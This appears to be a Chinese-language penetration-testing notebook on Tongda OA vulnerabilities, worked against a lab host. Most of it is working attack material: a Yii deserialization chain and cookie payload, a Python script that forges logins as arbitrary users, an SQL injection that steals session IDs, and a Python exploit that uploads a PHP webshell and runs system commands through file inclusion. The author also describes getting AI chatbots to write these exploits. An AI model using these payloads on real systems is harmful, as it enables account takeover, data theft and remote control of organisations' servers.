看版本:/inc/expired.php

基本就是先用liqun工具箱吧,有的洞版本太老了就不管了

适用于_通达_11.X全版本

yii 前台反序列化(测试于11.7,小于12.3)

有点难利用,过滤的函数挺多的:exec,shell_exec,system,passthru,proc_open,show_source,phpinfo,popen,dl,eval,proc_terminate,touch,escapeshellcmd,escapeshellarg
不会绕过写shell,放弃了
poc:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
<?php  

namespace yii\rest{
class CreateAction{
public $checkAccess;
public $id;

public function __construct()
{
$this->checkAccess = "assert";
$this->id = "file_put_contents('1.php', '<?php echo \"test\";?>')";
//代码执行写shell
}
}
}

namespace yii\base{

use yii\rest\CreateAction;
class Component{
private $_events = [];

public function __construct()
{
$this->_events = ["afterOpen" => [[[new CreateAction(), "run"], "run"]]];
//使用CreateAction的run函数
}
}
}

namespace yii\redis{
use yii\base\Component;
class Connection extends Component{
public $redisCommands;
public $database = null;
public $port = 0;
private $_socket = false;

public function __construct()
{
$this->redisCommands = ["CLOSE CURSOR"];
//绕过__call内判断
$this->database = null;
//正常情况database=0
//要改为null不然在open里面会走进判断,dataTimeout和password本身就为null所以不用设置
$this->port = 80;
//这里需要修改为可以访问的端口,靶机里面80是开放的所以就写80了,按实际情况改
parent::__construct();
//上面说到过Component里面有_events,调用父类构造函数将Component的_events赋值

}
}
}

namespace yii\db{

use yii\redis\Connection;
class DataReader{
private $_statement;

public function __construct()
{
$this->_statement = new Connection();
//调用Connection内的__call方法
}
}
class BatchQueryResult{
private $_dataReader;

public function __construct()
{
$this->_dataReader = new DataReader();
//去找close方法
}
}
}

namespace {
use yii\db\BatchQueryResult;
$data = serialize(new BatchQueryResult());
$crypt = hash_hmac("sha256",$data,"tdide2",false);
$data = urlencode($data);
$payload = $crypt . $data;
echo $payload;
}

然后用生成的数据,填入以下数据包的cookie

1
2
3
4
5
6
7
8
9
10
11
12
13
14
POST /general/appbuilder/web/portal/gateway/? HTTP/1.1
Host: 192.168.28.144
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: _GET=e2b92f65f8df7d7b4ffd081f5ad431eb81d70a5b14af716559c68b09a045981dO%3A23%3A%22yii%5Cdb%5CBatchQueryResult%22%3A1%3A%7Bs%3A36%3A%22%00yii%5Cdb%5CBatchQueryResult%00_dataReader%22%3BO%3A17%3A%22yii%5Cdb%5CDataReader%22%3A1%3A%7Bs%3A29%3A%22%00yii%5Cdb%5CDataReader%00_statement%22%3BO%3A20%3A%22yii%5Credis%5CConnection%22%3A5%3A%7Bs%3A13%3A%22redisCommands%22%3Ba%3A1%3A%7Bi%3A0%3Bs%3A12%3A%22CLOSE+CURSOR%22%3B%7Ds%3A8%3A%22database%22%3BN%3Bs%3A4%3A%22port%22%3Bi%3A80%3Bs%3A29%3A%22%00yii%5Credis%5CConnection%00_socket%22%3Bb%3A0%3Bs%3A27%3A%22%00yii%5Cbase%5CComponent%00_events%22%3Ba%3A1%3A%7Bs%3A9%3A%22afterOpen%22%3Ba%3A1%3A%7Bi%3A0%3Ba%3A2%3A%7Bi%3A0%3Ba%3A2%3A%7Bi%3A0%3BO%3A21%3A%22yii%5Crest%5CCreateAction%22%3A2%3A%7Bs%3A11%3A%22checkAccess%22%3Bs%3A6%3A%22assert%22%3Bs%3A2%3A%22id%22%3Bs%3A52%3A%22file_put_contents%28%271.php%27%2C+%27%3C%3Fphp+echo+%22lan1oc%22%3B%3F%3E%27%29%22%3B%7Di%3A1%3Bs%3A3%3A%22run%22%3B%7Di%3A1%3Bs%3A3%3A%22run%22%3B%7D%7D%7D%7D%7D%7D
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0


然后访问/general/appbuilder/web/1.php

通达OA2017、V11.X<V11.5

前台任意用户登录(经测试该漏洞有向下兼容的特性)

手测

V11.X<V11.5

访问oa首页,开抓包,然后选择扫码登录

响应中的code_uid就是要利用的值,先记录

然后一直放包就会抓到一个请求/general/login_code_check.php接口的请求包

用前面获取的code_uid替换这里的值,再增加一个uid参数,值随便,然后把请求包中原有的cookie删去,如果没有这个uid参数就会显示

然后响应中回显的cookie就是需要的
(这里翻车了好几次,就重新搞了一下)然后再请求/general/index.php并替换cookie就行了

2017

复现搭环境的时候,发现v11和下载的2017同属一个系列,然后让ds整理了一下历史版本,蛮了解一下他们之间的关系

主版本号 内部版本号示例 发布时间 核心功能或更新说明 引用来源
V13 13.2 2025-02-14 新增低代码平台、知识库自动归档、跨系统集成(如用友U8C)、AI文档校对等能力优化 [官网]:cite[1]:cite[2]
V12.x 12.9.240530 2024-05-30 协同办公、流程优化、移动端适配,支持大数据量统计效率提升 [第三方下载]:cite[5]
V11.0 11.x 2019年 新增日程管理合并、会议管理优化,需从2017版(10.x)升级 [历史回答]:cite[7]
2017版 10.19.190502 2017年 流程与数据互联、高效协同办公,支持零编码定制(安装包版本号V0.13.180502) [第三方下载]:cite[7]
2016版 9.x 2016年 早期版本,功能未详述 [历史回答]:cite[7]
2015版 8.x 2015年 基础功能迭代 [历史回答]:cite[7]
2013增强版 7.x 2013年 数据库管理改进,需备份配置文件 [历史回答]:cite[7]
2013版 6.x 2013年 支持Windows 7/8系统 [历史回答]:cite[7]
2011增强版 5.1 2011年 增强安全性与权限管理 [历史回答]:cite[7]
2011版 5.0 2011年 基础功能版本 [历史回答]:cite[7]
有了这个表格就大致明了,然后继续复现
oa后台是这样,路径是/general/index.php,这一点变化不大
复现流程跟v11的是一样的
先访问扫码登录的接口,然后再抓包看看接口名是否与v11的一致

编写exp

拷打claude就行了:

1
帮我编写一个python脚本,它在运行时需要用户指定两个参数,一个是u(用来记录目标url)另一个是v(用来记录是哪个版本),它的执行逻辑是:先以get请求访问/general/login_code.php接口,然后记录一下响应中类似{"status":1,"code_uid":"{C8F29278-4389-BD1B-5408-BB7B4E848BBA}"}这样的数据的code_uid的值(比如例子中的{C8F29278-4389-BD1B-5408-BB7B4E848BBA}),接着以post类型请求/logincheck_code.php接口,请求体数据有两个参数,一个是codeuid,值就是刚刚记录的值,还有一个参数是uid,它的值随便,接着记录这个请求的响应中Set-Cookie的值并输出,同时测试cookie是否有效,就是请求/general/index.php,如果响应中没有“用户未登录”说明成功了一半,然后再检查是否有“重新登录”,如果没有,说明cookie有效

然后有问题就继续拷打:

1
有问题要改,刚刚脚本运行后的结果是这样应该是响应数据没有处理对: python .\test.py -u [url](url) -v 11 [_] Testing login on [url](url) (Version: 11) [_] Requesting [url/general/login_code.php](url/general/login_code.php) [!] Failed to parse JSON response: �PNG IHDRUU;:PLTE���U��~DAT(����k�P�^H��֋� �v�"(����ҿ��u����5�����v $4���_�M���q��y�s��r���9�����8, #:}�\��JM�{Ǭ��ޑ�e��G'�N^�c���ń^M��F;Y,��C��s��'Nk�Y>�����p �}oe'_��Y+� �� p��Y�'���#)�8W�4� � ���׹��M:wM� �~�G�n��48���E�'�qߚ:��x>(+�3z�B�?��<�gB�;KIEND�B`�{"status":1,"code_uid":"{B649600F-D5E9-801A-1A27-EE889ECB1B9D}"}�FM�d�4��J_��;0�9�Z�[<���d

然后就有了以下版本的exp

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
#!/usr/bin/env python3  
import requests
import json
import re
import argparse
import sys


def exp(target_url):
"""
测试通达 OA 任意用户登录漏洞
""" print(f"[*] 正在测试 {target_url} 的登录功能")

# 步骤1: 向login_code.php发送GET请求以获取code_uid
session = requests.Session()
try:
login_code_url = f"{target_url}/general/login_code.php"
print(f"[*] 请求 {login_code_url}")

response = session.get(login_code_url, timeout=10)

if response.status_code != 200:
print(f"[!] 获取登录代码失败。状态码: {response.status_code}")
return False

# 使用正则表达式提取JSON数据,因为响应似乎混合了PNG数据
json_pattern = r'{"status":\d+,"code_uid":"(\{[A-Z0-9\-]+\})"}'
match = re.search(json_pattern, response.text)

if match:
code_uid = match.group(1)
print(f"[+] 成功提取code_uid: {code_uid}")
else:
# 尝试另一种方法 - 在原始内容中查找模式
content = response.content.decode('latin-1') # 使用latin-1处理二进制数据
match = re.search(json_pattern, content)
if match:
code_uid = match.group(1)
print(f"[+] 从原始内容成功提取code_uid: {code_uid}")
else:
print(f"[!] 从响应中提取code_uid失败")
print(f"[!] 响应预览: {content[:200]}...")
return False

# 步骤2: 向logincheck_code.php发送带有code_uid的POST请求
login_check_url = f"{target_url}/logincheck_code.php"
login_data = {
'CODEUID': code_uid,
'UID': 1
}

print(f"[*] 向 {login_check_url} 发送POST请求")
print(f"[*] POST数据: {login_data}")

response = session.post(login_check_url, data=login_data, timeout=10)

if response.status_code != 200:
print(f"[!] 登录检查失败。状态码: {response.status_code}")
return False

# 保存Set-Cookie头信息,不立即打印
cookie_header = response.headers.get('Set-Cookie') if 'Set-Cookie' in response.headers else None

# 步骤3: 通过请求/general/index.php测试cookie是否有效
index_url = f"{target_url}/general/index.php"
print(f"[*] 通过请求 {index_url} 测试cookie")

response = session.get(index_url, timeout=10)

if response.status_code != 200:
print(f"[!] 获取索引页面失败。状态码: {response.status_code}")
return False

# 检查登录是否成功
content = response.content.decode('utf-8', errors='ignore')
if "用户未登录" in content:
print("[!] Cookie验证失败: 用户未登录")
return False
elif "重新登录" in content:
print("[!] Cookie验证失败: 需要重新登录")
return False
else:
print("[+] Cookie验证成功!用户已登录")
print("[+] 通达 OA 任意用户登录测试成功完成")
# 最后输出Set-Cookie信息
if cookie_header:
print(f"[+] 可利用的Cookie: {cookie_header}")
else:
print("[!] 响应中未找到Set-Cookie头信息")
return True

except requests.exceptions.RequestException as e:
print(f"[!] 请求错误: {e}")
return False
except Exception as e:
print(f"[!] 意外错误: {e}")
return False


def main():
# 设置命令行参数
parser = argparse.ArgumentParser(description='通达 OA 任意用户登录测试')
parser.add_argument('-u', '--url', required=True, help='目标URL(不含尾部斜杠)')

args = parser.parse_args()
target_url = args.url.rstrip('/')

# 运行测试
success = exp(target_url)

# 以适当的状态码退出
if success:
sys.exit(0)
else:
sys.exit(1)


if __name__ == "__main__":
main()

测试结果如下:

1
python .\exp.py -u http://192.168.28.144:81/

PS:可能的问题就是,在执行逻辑中第二步里,CODEUIDUID这两个参数名一定要是大写的,要不然获取的cookie用不了

前台sql注入拿cookie(不影响v11以上版本,其他未知)

验证存在

注入点在/general/document/index.php/recv/register/insert
payload(post):

1
title)values("'"^exp(if(1%3D2,1,710)))# =1&_SERVER=

条件为真时返回302跳转到404, 为假时利用exp()函数报错,提示”SQL语句执行错误”,验证注入点存在


那么接下来就是直接利用了,语句是

1
select SID from user_online limit 1;

大致的思路就是:通达OA数据库中有一张表(user_online)是存储当前处于登陆状态的帐号的认证凭证的,也就是PHPSESSID只要能够获取到这个值,我们就可以伪造Cookie登陆后台

修改exp

1
pyhton exp.py -u url
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
#!/usr/bin/env python3  
import requests
import json
import re
import argparse
import sys


def exp(target_url):
"""
测试通达 OA 任意用户登录漏洞
""" print(f"[*] 正在测试 {target_url} 的登录功能")

# 步骤1: 向login_code.php发送GET请求以获取code_uid
session = requests.Session()
try:
login_code_url = f"{target_url}/general/login_code.php"
print(f"[*] 请求 {login_code_url}")

response = session.get(login_code_url, timeout=10)

if response.status_code != 200:
print(f"[!] 获取登录代码失败。状态码: {response.status_code}")
return False

# 使用正则表达式提取JSON数据,因为响应似乎混合了PNG数据
json_pattern = r'{"status":\d+,"code_uid":"(\{[A-Z0-9\-]+\})"}'
match = re.search(json_pattern, response.text)

if match:
code_uid = match.group(1)
print(f"[+] 成功提取code_uid: {code_uid}")
else:
# 尝试另一种方法 - 在原始内容中查找模式
content = response.content.decode('latin-1') # 使用latin-1处理二进制数据
match = re.search(json_pattern, content)
if match:
code_uid = match.group(1)
print(f"[+] 从原始内容成功提取code_uid: {code_uid}")
else:
print(f"[!] 从响应中提取code_uid失败")
print(f"[!] 响应预览: {content[:200]}...")
return False

# 步骤2: 向logincheck_code.php发送带有code_uid的POST请求
login_check_url = f"{target_url}/logincheck_code.php"
login_data = {
'CODEUID': code_uid,
'UID': 1
}

print(f"[*] 向 {login_check_url} 发送POST请求")
print(f"[*] POST数据: {login_data}")

response = session.post(login_check_url, data=login_data, timeout=10)

if response.status_code != 200:
print(f"[!] 登录检查失败。状态码: {response.status_code}")
return False

# 保存Set-Cookie头信息,不立即打印
cookie_header = response.headers.get('Set-Cookie') if 'Set-Cookie' in response.headers else None

# 步骤3: 通过请求/general/index.php测试cookie是否有效
index_url = f"{target_url}/general/index.php"
print(f"[*] 通过请求 {index_url} 测试cookie")

response = session.get(index_url, timeout=10)

if response.status_code != 200:
print(f"[!] 获取索引页面失败。状态码: {response.status_code}")
return False

# 检查登录是否成功
content = response.content.decode('utf-8', errors='ignore')
if "用户未登录" in content:
print("[!] Cookie验证失败: 用户未登录")
return False
elif "重新登录" in content:
print("[!] Cookie验证失败: 需要重新登录")
return False
else:
print("[+] Cookie验证成功!用户已登录")
print("[+] 通达 OA 任意用户登录测试成功完成")
# 最后输出Set-Cookie信息
if cookie_header:
print(f"[+] 可利用的Cookie: {cookie_header}")
else:
print("[!] 响应中未找到Set-Cookie头信息")
return True

except requests.exceptions.RequestException as e:
print(f"[!] 请求错误: {e}")
return False
except Exception as e:
print(f"[!] 意外错误: {e}")
return False


def main():
# 设置命令行参数
parser = argparse.ArgumentParser(description='通达 OA 任意用户登录测试')
parser.add_argument('-u', '--url', required=True, help='目标URL(不含尾部斜杠)')

args = parser.parse_args()
target_url = args.url.rstrip('/')

# 运行测试
success = exp(target_url)

# 以适当的状态码退出
if success:
sys.exit(0)
else:
sys.exit(1)


if __name__ == "__main__":
main()

未授权文件上传+文件包含 getshell(<V11.3,)

手打

随便抓包,然后改成poc的就行了,需要满足四个条件: P非空(身份绕过用的)、DEST_UID非空且为数字、UPLOAD_MODE为1或2或3、ATTACHMENT的filename后缀名不能为php

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
POST /ispirit/im/upload.php HTTP/1.1
Host: 192.168.28.144
Content-Length: 658
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarypyfBh1YB4pV8McGB
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,zh-HK;q=0.8,ja;q=0.7,en;q=0.6,zh-TW;q=0.5
Cookie: PHPSESSID=123
Connection: close

------WebKitFormBoundarypyfBh1YB4pV8McGB
Content-Disposition: form-data; name="UPLOAD_MODE"

2
------WebKitFormBoundarypyfBh1YB4pV8McGB
Content-Disposition: form-data; name="P"

123
------WebKitFormBoundarypyfBh1YB4pV8McGB
Content-Disposition: form-data; name="DEST_UID"

1
------WebKitFormBoundarypyfBh1YB4pV8McGB
Content-Disposition: form-data; name="ATTACHMENT"; filename="jpg"
Content-Type: image/jpeg

<?php
$command=$_POST['cmd'];
$wsh = new COM('WScript.shell');
$exec = $wsh->exec("cmd /c ".$command);
$stdout = $exec->StdOut();
$stroutput = $stdout->ReadAll();
echo $stroutput;
?>
------WebKitFormBoundarypyfBh1YB4pV8McGB--


由此可得上传的shell文件名是attach/im/2504/1590665396.jpg
然后利用文件包含漏洞getshell(不同版本不同路径,就俩/ispirit/interface/gateway.php/mac/gateway.php

1
2
3
4
5
6
7
8
9
10
11
12
13
14
POST /mac/gateway.php HTTP/1.1
Host: 192.168.28.144
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 71

json={"url":"/general/../../attach/im/2504/1590665396.jpg"}&cmd=whoami

编写exp

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
# -*- coding: utf-8 -*-  
import requests
import re
import sys
import argparse
from urllib.parse import urljoin

# Disable SSL warnings (use cautiously in production)
try:
import requests.packages.urllib3
requests.packages.urllib3.disable_warnings()
except ImportError:
pass # Ignore if urllib3 is not available or structured differently

def upload_webshell(target_url, session):
"""
Uploads the PHP webshell to the target server.
Args: target_url (str): The base URL of the target (e.g., http://192.168.28.144). session (requests.Session): The session object to use for the request.
Returns: str: The extracted file identifier (e.g., '2504_1590665396|jpg') or None if upload fails. """ upload_path = "/ispirit/im/upload.php"
upload_url = urljoin(target_url, upload_path)

# PHP webshell payload
php_payload = """<?php
$command=$_POST['cmd'];
@error_reporting(0);
session_start();
if (isset($_POST['cmd'])) { $command = $_POST['cmd']; // Use COM object for command execution on Windows if (class_exists('COM')) { try { $wsh = new COM('WScript.shell'); $exec = $wsh->exec("cmd /c " . $command); $stdout = $exec->StdOut(); $stroutput = $stdout->ReadAll(); echo $stroutput; } catch (Exception $e) { // Fallback or alternative execution method if COM fails or is not available echo "COM Error: " . $e->getMessage() . "\n";
// Attempt shell_exec as a fallback (less reliable, might be disabled) echo "Fallback output:\n";
echo shell_exec($command); } } else { // Basic fallback if COM class doesn't exist (e.g., non-Windows or restricted environment) echo "COM class not available. Trying shell_exec:\n";
echo shell_exec($command); } die(); }?>"""

# Multipart form data
files = {
'UPLOAD_MODE': (None, '2'),
'P': (None, '123'), # You might need to adjust this 'P' value if necessary
'DEST_UID': (None, '1'),
'ATTACHMENT': ('jpg', php_payload.encode('utf-8'), 'image/jpeg') # Encode payload to bytes
}

headers = {
'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36',
'Accept': '*/*',
'Accept-Encoding': 'gzip, deflate',
'Accept-Language': 'zh-CN,zh;q=0.9,zh-HK;q=0.8,ja;q=0.7,en;q=0.6,zh-TW;q=0.5',
'Cookie': 'PHPSESSID=123', # Static Cookie, might need adjustment
'Connection': 'close',
# Content-Type is set automatically by requests when using 'files'
'Cache-Control': 'no-cache'
}

print(f"[*] Attempting to upload webshell to {upload_url}...")
try:
response = session.post(upload_url, files=files, headers=headers, verify=False, timeout=20) # Increased timeout slightly
response.raise_for_status() # Raise exception for bad status codes (4xx or 5xx)

# Extract the file identifier using regex # Looking for content like: +OK [vm]2873@2504_1590665396|jpg|0[/vm] # Making regex more robust to handle variations match = re.search(r'@([\w\-|]+?)(\[\/vm\]|$)', response.text) # Use non-greedy match and look for [/vm] or end of string
if match:
file_id_part = match.group(1)
# Remove potential trailing parts like |0
file_id = file_id_part.rsplit('|', 1)[0] if '|' in file_id_part else file_id_part
print(f"[+] Webshell uploaded successfully. File ID: {file_id}")
return file_id
else:
print(f"[-] Failed to extract file ID from response.")
print(f"[-] Response Text: {response.text[:500]}...") # Print first 500 chars
return None

except requests.exceptions.Timeout:
print(f"[-] Timeout error during webshell upload to {upload_url}")
return None
except requests.exceptions.RequestException as e:
print(f"[-] Error during webshell upload: {e}")
if hasattr(e, 'response') and e.response is not None:
print(f"[-] Response Status: {e.response.status_code}")
print(f"[-] Response Text: {e.response.text[:500]}...")
return None
except Exception as e:
print(f"[-] An unexpected error occurred during upload: {e}")
return None

def execute_command(target_url, session, file_id, command):
"""
Executes a command using the uploaded webshell, trying multiple gateway paths.
Args: target_url (str): The base URL of the target. session (requests.Session): The session object. file_id (str): The file identifier obtained from the upload step. command (str): The command to execute on the target server.
Returns: str: The output of the command from the first successful path, or None if execution fails on all paths. """ if not file_id:
print("[-] Cannot execute command without a valid file ID.")
return None

# Transform file_id (e.g., 2504_1590665396|jpg) to path (attach/im/2504/1590665396.jpg)
try:
if '|' not in file_id or '_' not in file_id:
print(f"[-] Invalid file_id format received: {file_id}. Cannot construct path.")
return None
path_part = file_id.replace('_', '/').replace('|', '.')
webshell_path = f"/general/../../attach/im/{path_part}"
print(f"[*] Constructed webshell path for JSON payload: {webshell_path}")
except Exception as e:
print(f"[-] Error transforming file ID to path: {e}")
return None

# List of gateway paths to try
gateway_paths = ["/mac/gateway.php", "/ispirit/interface/gateway.php"]
final_output = None

# Headers for the command execution request
headers = {
'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36',
'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7',
'Accept-Encoding': 'gzip, deflate',
'Accept-Language': 'zh-CN,zh;q=0.9,en;q=0.8',
'Connection': 'close',
'Content-Type': 'application/x-www-form-urlencoded',
'Cache-Control': 'max-age=0',
'Upgrade-Insecure-Requests': '1'
}

# Form data for the command execution request
data = {
'json': f'{{"url":"{webshell_path}"}}',
'cmd': command
}

for gateway_path in gateway_paths:
gateway_url = urljoin(target_url, gateway_path)
print(f"\n[*] Attempting command execution via: {gateway_url}")

try:
response = session.post(gateway_url, data=data, headers=headers, verify=False, timeout=30) # Increased timeout
print(f"[+] Request sent to {gateway_url}. Status: {response.status_code}")

# Check if response seems to contain meaningful output
current_output = response.text.strip()

if response.status_code == 200 and current_output:
print(f"[+] Success! Received output from {gateway_url}:")
print("-------------------")
print(current_output)
print("-------------------")
final_output = current_output # Store the successful output
break # Exit the loop as we got a result
elif response.status_code == 200 and not current_output:
print(f"[*] Received empty response body from {gateway_url} (Status 200 OK). Trying next path if available.")
else:
print(f"[*] Request to {gateway_url} returned status {response.status_code}. Response preview:")
print(f" {current_output[:200]}...") # Print beginning of response
print(f"[*] Trying next path if available.")


except requests.exceptions.Timeout:
print(f"[-] Timeout error during command execution via {gateway_url}")
# Continue to the next path
except requests.exceptions.RequestException as e:
print(f"[-] Error executing command via {gateway_url}: {e}")
if hasattr(e, 'response') and e.response is not None:
print(f"[-] Response Status: {e.response.status_code}")
print(f"[-] Response Text: {e.response.text[:200]}...")
# Continue to the next path
except Exception as e:
print(f"[-] An unexpected error occurred during execution via {gateway_url}: {e}")
# Continue to the next path

if final_output is None:
print("\n[-] Command execution failed for all attempted paths.")

return final_output # Return the output from the first successful path, or None

def main():
parser = argparse.ArgumentParser(description="Exploit script for Tongda OA RCE (upload + LFI with fallback path).")
parser.add_argument("target", help="Target URL (e.g., http://192.168.28.144 or https://example.com)")
parser.add_argument("-c", "--command", required=True, help="Command to execute on the target server.")

if len(sys.argv) == 1:
parser.print_help(sys.stderr)
sys.exit(1)

args = parser.parse_args()

# Ensure target URL has a scheme (http or https)
target = args.target
if not target.startswith('http://') and not target.startswith('https://'):
# Defaulting to http, but inform the user
print("[!] Target URL does not start with http:// or https://. Assuming http.")
target = 'http://' + target
print(f"[*] Using target: {target}")


# Use a session object to maintain cookies if necessary (though not strictly needed between these two requests based on provided data)
session = requests.Session()

# Step 1: Upload webshell
file_identifier = upload_webshell(target, session)

# Step 2: Execute command using multiple paths if needed
if file_identifier:
execute_command(target, session, file_identifier, args.command)
else:
print("\n[-] Exploit failed: Could not upload webshell or retrieve file ID.")

if __name__ == "__main__":
main()
1
python .\exp.py http://192.168.28.144/ -c whoami

通达OA >v11.5

sql注入(<v 11.10且需要登录后cookie)


